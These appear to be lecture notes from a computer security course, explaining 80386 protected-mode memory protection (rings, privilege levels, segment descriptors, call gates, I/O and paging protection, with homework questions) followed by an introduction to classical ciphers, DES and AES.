- **Memory protection across ring boundaries**: once we divide the memory into several rings, we can define security policies based on rings. For example, we can prevent code in ring 3 from accessing data in ring 0, etc. The question is that, when conducting access control, *how CPU learns the ring labels of a subject and an object*.
  - When CPU enforces the access control policies, it must know the ring label of both the subject and object in an efficient way.
  - CPL: Current Privilege Level, the label on subjects.
    - CPL is stored in a register (Bits 0 and 1 of the CS and SS segment registers).
    - CPL represents the privilege level of the currently executing program or procedure.
    - Normally, the CPL is equal to the privilege level of the code segment from which instructions are being fetched (there is one exception, and we will talk about later when we talk about conforming code segments).
    - The processor changes the CPL when program control is transferred to a code segment with a different privilege level.
  - DPL: Descriptor Privilege Level, the label on objects.
    - DPL is the privilege level of an object. When the currently executing code segment attempts to access an object, the DPL is compared with CPL.
    - Where should DPL be stored?
      - Discussion: stored in each byte? Stored for each block (at the beginning of a block)? or somewhere else?
- **Memory protection within the same ring**: Rings can achieve memory protection across ring boundaries, but they cannot memory protection within the same ring. For example, when we develop an operating system for 80386, we would like user processes to run at ring 3, but we do not want one process to access another process's memory (all within ring 3). Rings cannot achieve this kind of protection (memory isolation). We need another access control mechanism for this protection.
  - Let us divide memory into segments. Each process can take one or more segments. Whenever a process tries to access a memory, access control should be enforced to achieve memory isolation.
  - Discussion: What access control model do we use? ACL or Capability?

- *ACL Approach*: we associate each segment with an access control list. Each memory access will go through this list. This is too time consuming, because the list might be long. The processor cannot afford to go through a long list for each memory access.
- *Capability Approach*: each process is assigned a list of capability, each corresponding to one of its segments. There are two important issues in capability-based access control. First, where should the capabilities be stored? They cannot be forged by users. Privileged rings are good places for storing capabilities. Second, there are two common ways to implement capability-based access control:
  - *Capability List*: the code does not need to explicitly show its capabilities when access a memory; instead, the processor searches the capability list of the process to find the one that is appropriate, if any. This approach has the same problem as the ACL approach: list might be too long.
  - *Index of Capabilities*: when a code tries to access a memory, it should present a "ticket", which is the index of the actual capability stored in a privileged ring. This way, the processor only needs to check this specific capability. The performance is much better than the capbility list approach. This is similar to how the file descriptor is implemented.
- 80386 chooses the capability as its access control model to achieve memory isolation; it uses the index approach.

- Logical and Linear Address





Figure: Logincal Address to Linear Address Translation

- Logical address: consist of *segment selector* and offset. The processor converts the logical address to linear address using the segment descriptor indicated by the segment selector.
- Linear address: when the paging is disabled, the linear address is actually the physical address; when the paging is enabled, the linear address is converted to physical address through paging mechanisms.
- Segment selectors are provided by segment registers: For example, in the following instruction, the segment selector is provided by the register `DS`, and the offset is `80`:
  `MOV %DS:[80], %EAX`.
- Two access control mechanisms are used here:

  - Capability-based Access Control: the segment selector and segment descriptor are actually the capability concept. The segment descriptor is the capability, while the segment selector is the index to the descriptor. Segment selectors are accessible to user programs, but not segment descriptors.
  - Mandatory Access Control: even if a process has a capability, its access right is further restricted by another level of access control that is based on MAC. This level of access control ensures that ring based access policies are enfored.
  - Note: one might wonder whether the second-level of access control is redundant; if the access is not allowed, why bother to create a capability (descriptor) for a process at the first place? There are two reasons for that: (1) In capability-based access control, it is desirable if subjects can turn on/off their capabilities to reduce the risk. 80386 uses a mechanism called RPL (Request Privilege Level) to temporarily turn on/off the capabilities while executing some instructions; RPL relies on the mandatory access control mechanism to work (we will talk about RPL later). (2) 80386 also allow each task to use a Global Descriptor Table (GDT), which contains capabilities shared by all processes. All tasks can access these capabilities, but a capability is effective depends on the subject's CPL and the object's DPL (i.e., depending on the mandatory access control).


- Segment Selector



Segment Selector

  - **TI**: Table Indictor. Indicate whether GDT or LDT is used.
  - **Index**: The processor multiplies the index by 8 (the number of bytes in a segment descriptor), and add the result to the base address of the GDT or LDT based on the TI value (the base addresses are stored in the GDTR or LDTR register, respectively).
    - **GDT**: Global Descriptor Table. Each system must have one GDT defined.
    - **LDT**: Local Descriptor Table. One or more LDT can be defined. For example, an LDT can be defined for each task being run, or some or all tasks can share the same LDT.
  - **RPL**: Request Privilege Level. Specifies the privilege level of the selector. We will explain this later.

- Segment Descriptor



Segment Descriptor

- Base (32 bits): the base address of the segment.
- Segment Limit (20 bits): the size of the segment. The processor will ensure that the offset of the address does not go beyond the segment limit.
- Type (4 bits): specify the type of segment. The processor will enforce type rules. For example, no instruction may write into a data segment if it is not writable, no instruction may read an executable segment unless the readable flag is set, etc.
  - Data Type: Read-Only, Read/Write, etc.
  - Code Type: Execute-Only, Execute/Read
- DPL (2 bits): Descriptor Privilege Level. It specifies the ring level of the segment. DPL is used in access control.

• Segment Registers


- Due to the address translation step, accessing data or code in memory involves two memory access, one for retrieving segment descriptor from the descriptor table, and the other for accessing the actual memory. To avoid consulting a descriptor table for each memory acess, 80386 caches information from descriptors in segment registers.
- A segment register has a "visible" part and a "hidden" part.
  - "Visible" part: segment selector.
  - "Hidden" part: descriptor cache; it caches the descriptor indicated by the segment selector, including base address, limit, and access information. This cached information allows the processor to translate addresses without taking extra bus cycles.
- Segment registers in 80386: CS (code segment), DS (data), SS (stack), ES, FS, and GS. By default, for a code address, the processor uses the segment selector contained in CS, and therefore fetch the code from the code segment. For an data address, the processor by default uses the segment selector contained in DS, and for a stack address, the processor uses the segment selector contained in SS. If one wants to use other segment registers, they can use them as a prefix: e.g. `MOV EAX, FS:[0]`.
- For a program to access a segment, the segment selector for the segment must have been loaded in one of the segment registers. The operations that load these registers are normal program instructions; they are of two classes:
  - Direct load instructions: e.g. `MOV`, `POP`, `LDS`, `LSS`, `LGS`, `LFS`.
  - Implied load instructions: e.g. far `CALL` and `JMP`. These instructions implicitly reference the CS register, and load it with a new value.

When segment registers are modified, the processor *automatically* fetches the base address, limit, type, and other information from a descriptor table and loads them into the "hidden" part of the segment register.

– Loading a segment register under 80386 Protected Mode results in special checks and actions, to make sure the access control policies are satisfied. We will talk about the policies later.

3 The Mandatory Access Control on Data and Code Access

- Privilege Check for Data Access (see Figure)
  - We temporarily ignore RPL.
  - Policy: CPL $\leq$ DPL of code segment.
  - A subject can only access data objects with the same or lower privilege levels.



(a) Privilege Check for Data Access

(b) Privilege Check for Control Transfer Without Using a Gate

Figure: Access Control

- RPL: Request Privilege Level.
  - *Potential Risk*: At ring 0, code can access data at any ring level. This poses a risk when the code (say A) is invoked by some other code (say B) in a less privileged ring, and B passes a pointer to A. Normally, the pointer refers to a memory space that belongs to B (and of course A can also access). However, if B is malicious, B can pass a pointer of a memory that does not belong to B (B does not have privileges to access the memory). Because A is a privileged code, access control cannot prevent A from accessing the memory. This way, B can use A to corrupt the targeted memory in a privileged space.
  - **Principle of Least Privilege**: in the above case, it is really unnecessary to run A with the ring-0 privilege when accessing the pointed memory passed by B. According to the principle of least privilege, A should drop its privilege to B's ring level when accessing the memory.
  - How does RPL works:
    * Assume that A is in ring 0 and B is in ring 3, and the memory address's selector is S.
    * The last two bit of a selector is used for **RPL**. It means that *when accessing this memory, the code's privilege is droped to the RPL level*. Therefore, if S's RPL=3, when A tries to access the memory in ring 0 (i.e. DPL=0), the access will be denied. If S's RPL is not dropped to 3 (instead it is set to 0), the access will succeed because A's CPL is 0.

    - In other words, $\max(RPL, CPL)$ is actually used for access control.
    - RPL is usually larger than or equal to CPL.
    - If RPL = 0, RPL will have no effect.
  - *Policy of access control*: $\max$(CPL, RPL) $\leq$ DPL of data segment.

- Privilege Check for Control Transfer without Using a Gate
  - Policy:
    - For non-comforming segment: transfer is allowed when CPL $=$ DPL.
    - For comforming segment: trasfer is allowed when CPL $\geq$ DPL.
    - RPL does not have much effect here.
  - Why can't we access code with a higher DPL (i.e., lower privilege)?
    - Possible reason 1: It is easy to jump (lower the CPL) to the code with higher DPL, but it is difficult to return back, because on returning, we jump from a lower privileged ring to a higher privileged ring. This violates the mandatory access control policy.
    - Possible reason 2: Another reason is the data access. If a code A jumps to another code B at a lower privilege level, B cannot access A's data because the data are most likely in A's ring level.
    - Possible reason 3: Is there really a need to allow jumping from a higher privilege to a lower privilege?
  - Why can't we jump to code with a lower DPL (i.e., higher privilege)?
    - For security reasons, we cannot do this.
    - Is this type of jump necessary? Yes, we definitely need this. For the device driver code is usually in a privileged ring. User-level program should be able to jump to the device driver code somehow.
    - How can we achieve jumping to lower DPL? *Gates* are designed for this purpose. We will talk about gates later.

- The conforming bit
  - Permits sharing of procedures, so they can be called from various privilege levels.
  - Usually for math library and exception handlers.
  - If you have a procedure that you want everybody to be able to call it, where do you put it? in which ring?
    - Ring 3: ring 0,1,2 cannot call it.
    - Ring 0: ring 1,2,3 cannot call it.
    - Ring 0 and call gate: you need to build a call gate for each library call.
  - The conforming segment mechanism permits sharing of procedures that may be called from various privilege levels but should execute at the privilege level of the calling procedure. When control is transferred to a conforming segment, the CPL does not change.

4 Call Gates

- *Supporting system calls*:
  In an operating systems, all the privileged operations are carried out in the privileged rings, such as modifing kernal data structure, interacting with devices, etc. OS does not allow user programs to invoke them in an arbitrary way, such as jumping to the middle of a privileged operations. Instead, OS provides a number of interfaces to users programs, which can only invoke those provileged operations via the interfaces. These interfaces are often called *system calls*. Invoking system calls is quite different from invoking a normal function. In the latter case, the call is within the same ring; however in the former case, the call is from a less privileged ring to a prvileged ring. 80386's ring protection does not allow a direct jump like this. Some special mechanism must be provided to allow the control transfer from a less privileged ring to a privileged ring.

- How to invoke system calls?

  - **Call Gate**: Call gates allow a program to directly call system calls. However, since system calls are often in a privileged ring, calling them directly is not allowed because of the ring protection. The 80386 protection mode uses a call-gate concept to allow this kind of transfer. Call gates enable programs in a lower privileged ring to jump to designated places in a higher privileged ring.
  - **Software Interrupt** or **Trap**: In many operating systems, such as `Linux` and `Minix`, programs use `int 0x80` to trap to the kernel. Namely, when a program wants to call a system call, it saves the system call number in the EAX register, and then execute `int 0x80` to raise a software interrupt. Interrupts transfer control to the kernel, so the kernel can execute the intended system call based on the number stored in EAX. This approach is quite popular in OS designs.
  - **SYSENTER/SYSEXIT**: The Intel Pentium II processor introduces another new facility for faster system call invocation. The facility uses the instruction `SYSENTER` to enter the system call entry point at ring 0; it uses `SYSEXIT` to return back. Starting with version 2.5, `Linux` kernel introduced started taking advantage of this new system call facility.

- The Call Gate concept.




Figure: Call Gate

- The idea of *Call Gate*: 80386 does allow a program to jump to a more privilege ring, but a program cannot jump to an arbitrary place, it must go through Call Gates, which basically define the entry points for the privileged code. Corresponding security checks will be conducted at those entry points to decide whether the invoking code has sufficient right. These security checks are enforced by operating systems.
- Like segment descriptors, call-gate entries (call-gate descriptors) are also stored in the GDT (or LDT) tables. Gates define an entry point of a procedure.
- Call-Gate Descriptor contains the following information:




Figure: Gate Descriptor

  - Code segment to be accessed (segment selector)
  - Entry point for a procedure in the specified code segment (offset in segment)
  - Privilege level required for a caller trying to access the procedure (DPL)
  - Parameter Count: if a stack switch occurs, it specifies the number of optional parameters to be copied between stacks.
  - etc.
- How to use call gates?
  - Call xxxxxx or JMP xxxxxx
  - xxxxxx specifies the call gate entry in the GDT (or LDT) table
  - From the table, the entry point of the procedure will be obtained.
  - DPL of the gate descriptor allows the CPU to decide wither the invocator can enter the gate.

- Access Control Policy for Call Gates
  - CPL $\leq$ DPL of the call gate.
  - For CALL: DPL of the code segment $\leq$ CPL (only calls to the more privileged code segment are allowed).
  - For JMP: DPL of the code segment = CPL.
  - Q: why can't we CALL a less privileged code segment using Gates? Still returning will be a problem, because returning will be from the less privileged code to the more privileged code, and it violates the mandatory access control.

- Returning from a Called Procedure
  - The RET instruction can be used to perform a near return, a far return at the same privilege level, and a far return to a different privilege level

  - A far return that requires a privilege-level change is only allowed when returning to a less privileged level

5 Protecting Registors and I/O

- Protecting descriptor tables (via protecting their registers)
  - GDT, LDT, IDT are very important. They contain the followings.
    - Call gates
    - Code Segment Descriptors
    - Data Segment Descriptors
  - These tables should be in a protected memory
  - The GDTR, LDTR, and IDTR registers (they store the locations of these tables) can only be set by privileged code, i.e., the following instructions can only be executed in ring 0:
    - LGDT - Load GDT Register
    - LLDT - Load LDT Register
    - LIDT - Load IDT Register
  - **Questions:** What is the problem if these registers are not protected?
- I/O Protection
  - Introduction Question: everything can be boiled down to I/O operations. Is Direct I/O from ring 3 possible?
  - How to prevent any arbitrary code from conducting I/O operations?
  - Instructions: IN, INS, OUT, OUTS
  - IOPL (IO Privilege Level) is stored in EFLAGS. It shows the I/O privilege level of the current program or task.
  - The CPL (Current Privilege Level) of the task or program must be $\leq$ IOPL in order for the task or program to access I/O ports.
  - The IOPL can be changed using POPF only when the current privilege level is Ring 0, i.e., only by kernel code.
  - This way, the OS kernel decides which ring can run I/O operations. Usually, OS sets IOPL=0, meaning that I/O operations can only be conducted by the code in the kernel.
  - **Questions:** What is the problem if I/O operations are not protected?

6 Page-Level Protection

- Paging mechanism (the following figure is for 4-KByte pages)




Figure: Paging Mechanism

- How does segmentation and paging work together?
  - Page-level protection can be used alone.
  - Page-level protection can be used together with the segmentation protection. In this case, the linear address produced by the sementation mechanism will be fed into the paging mechanism, and is eventually translated into physical address.
  - When paging is enabled, the 80386 first evaluates segment protection, then evaluates page protection. If the processor detects a protection violation at either the segment or the page level, the requested operation cannot proceed; a protection exception occurs instead.




Figure: Segmentation and Paging

- Page-level protection: restrict access to pages based on two privilege levels:
  - Supervisor mode (U/S flag is 0)(Most privileged) For the operating system or executive, other system software (such as device drivers), and protected system data (such as page tables).
  - User mode (U/S flag is 1)(Least privileged) For application code and data.
  - When the processor is in supervisor mode, it can access all pages; when in user mode, it can access only user-level pages.
- The segment privilege levels map to the page privilege levels as follows:
  - If the processor is currently operating at a CPL of 0, 1, or 2, it is in supervisor mode;
  - If it is operating at a CPL of 3, it is in user mode.
- Page Type (read/write protection)
  - The page-level protection mechanism recognizes two page types:
    - Read-only access (R/W flag is 0).
    - Read/write access (R/W flag is 1).

  - When the processor is in supervisor mode and the WP flag in register CR0 is clear (its state following reset initialization), all pages are both readable and writable (write-protection is ignored).
  - When the processor is in user mode, it can write only to user-mode pages that are read/write accessible.
  - User-mode pages which are read/write or read-only are readable.
  - Supervisor-mode pages are neither readable nor writable from user mode.
  - A page-fault exception is generated on any attempt to violate the protection rules.

- Page-directory entry and table entry
  - The user/supervisor and read/write protections are applied to both page-directory entry and page entry
  - Bit 2 (U/S bit) is used for user/supervisor protection
  - Bit 1 (R/W bit) is used for read/write protection

7 Homework Questions

1. Why do we need to have access control in CPUs, while we already have access control in operating systems. What needs to be protected by 80386? If we do not protect them, what could go wrong?
2. In Linux, normal users cannot modify `/etc/shadow`. This is enforced by the access control in the operating system. If the CPU does not enforce any access control, please explain how a normal user can modify `/etc/shadow`. Please describe at least two different methods.
3. Why can't a program directly write to a kernel memory? What if this program is running with the root privilege?
4. Are there needs for a user-level program to modify kernel memory? Please list at least 3 scenarios where kernel memory is modified as the results of user-level programs.
5. Why do we have system calls in the operating systems? Why can't they be implemented as library functions. What are typical ways to implement system calls in operating systems?
6. What registers in 80386 CPUs need to be protected, so only privileged code can modify them? What if they are not protected?
7. Before designing an access control system, one needs to identify the subjects, objects, actions, and security policies. In 80386's access control, what are used as subjects, objects, and actions? What types of security policies are selected, and why?
8. What is the purpose of conforming bit in 80386?
9. What is the purpose of RPL?
10. What information in a segement descriptor is used for access control?
11. Is it possible for the same physical memory to belong to two different rings?

12. If a program is copying data to a buffer located towards the end of a segment, is it possible to overflow the segment as the result of buffer overflow?
13. How is the memory space of one process isolated from another process?
14. Why can two different processes use the same address (e.g. 0xF8A60000) without worrying about overwriting each other's data?
15. Does the 80386 Protection mode use capability in its access control? Where is the capability used?
16. How can operating systems restrict all I/O operations to be executed in the kernel only.
17. Please describe the design process that we went through in the class when discussing the 80386 protection mode. What are the key design questions that we asked, and how did we resolve them?

Cryptography Basics

1 Secret Key Encryption

- Convention and Terms
  - Plaintext:
  - Ciphertext:
  - Encryption:
  - Decryption:
  - Cryptanalysis:
- Secret Key Encryption is also called Symmetric Key Encryption: the key used for encryption is the same as the key for decryption.

1.1 Classical Cryptosystems

- Monoalphabetic Substitution Cipher
  - Units of plaintext are *substituted* with ciphertext according to a regular system. The "units" may be single letters, pairs of letters, triplets of letters, mixtures of the above, and so forth. The receiver deciphers the text by performing an inverse substitution.
  - Example:

    ```
    Mapping: A->D, B->E, so on,
    Encryption: HELLO -> KHOOR
    ```

  - Drawbacks: this cipher can be easily broken using frequency analysis. In any language, the frequencies of the characters are different. For example, in English, 'z' appears much less frequent than 't'. Although each character is mapped to another character in the substitution cipher, their frequencies can reveal themselves.
- Polyalphabetic Substitution Cipher: using multiple substitution alphabets.
  - The Enigma machine is more complex but still fundamentally a polyalphabetic substitution cipher.
- The Enigma Machines.
- Transposition Cipher
  - Units of the plaintext are rearranged in a different and usually quite complex order, but the units themselves are left unchanged. By contrast, in a substitution cipher, the units of the plaintext are retained in the same sequence in the ciphertext, but the units themselves are altered.
  - Example

```
HELLO WORLD  -> HLOOL  --> HLOOLELWRD
                ELWRD
```

- One-time pad (see wikipedia)
  - Invented in 1917
  - Used in low bandwidth
  - Used in military
  - The Hotline between US and former Soviet Union use one-time pad.
  - A perfect encryption schemes, in terms of security.

1.2 DES and AES

- DES (Data Encryption Standard) history:
  - Horst Feistel (IBM) created the "Lucifer" block cipher as a result of research hobby.
  - Later, "Lucifer" became a major IBM initiative, and IBM revised it, named it DSD-1.
  - 1974: IBM decided to respond to the call for encryption standard issued by NBS (National Bureau of Standards). This means that IBM would be required to relinquish its patent rights, essentially giving, not selling, the algorithm to the world.
  - Early 1974, NSA offered to work with IBM on DSD-1. NSA's all-star cryptanalysts would analyze DSD-1 and qualify the algorithm. IBM should allow NSA to control the implementation of the crypto system. IBM took the offer.
  - Horst Feistel's Lucifer specified a 128-bit key, but NSA did not like that, and cut it into 64 bits, which is 8 bytes. IBM used one bit of each byte for "parity checks". This reduced the size of the key to 56 bits.
  - 1977, the final algorithm was accepted as a standard, called DES.
- DES Technical Details
  - 56-bit key, 64-bit block, 16 rounds.
  - Block Cipher: 64-bit block
  - Brute-force attack 2^{56}
  - 1998, Electronic Frontier Foundation (EFF) built a "DES cracker" machine with $250,000. It broke a DES key in 56 hours.
  - 1999, `distributed.net` and the Electronic Frontier Foundation collaborated to publicly break a DES key in 22 hours and 15 minutes.
  - 3DES: C = E1 [D2 [E1 [P]]]
    - 3DES use 2 keys (some use 3 keys), 112 bits are sufficient.
    - How come 3DES did not become another standard?
    - It is slow: basically, we have to run DES algorithm sequentially three times.
- AES (Advanced Encryption Standard)

  - In January 1997, NIST announced that they wished to choose a successor to DES to be known as AES.
  - In September 1997, NIST ofifcially calls for new algorithms for AES. The algorithms were all to be block ciphers, supporting a block size of 128 bits and key sizes of 128, 192, and 256 bits. Such ciphers were rare at the time of the announcement.
  - In the nine months that followed, fifteen different designs were created and submitted from several different countries.
  - These algorithms were investigated by cryptographers. The investigation focused on security, performance, feasibility, and other factors. During the process, some algorithms were eliminated because of their weakness in security, some were eliminated because of the performance or other factors.
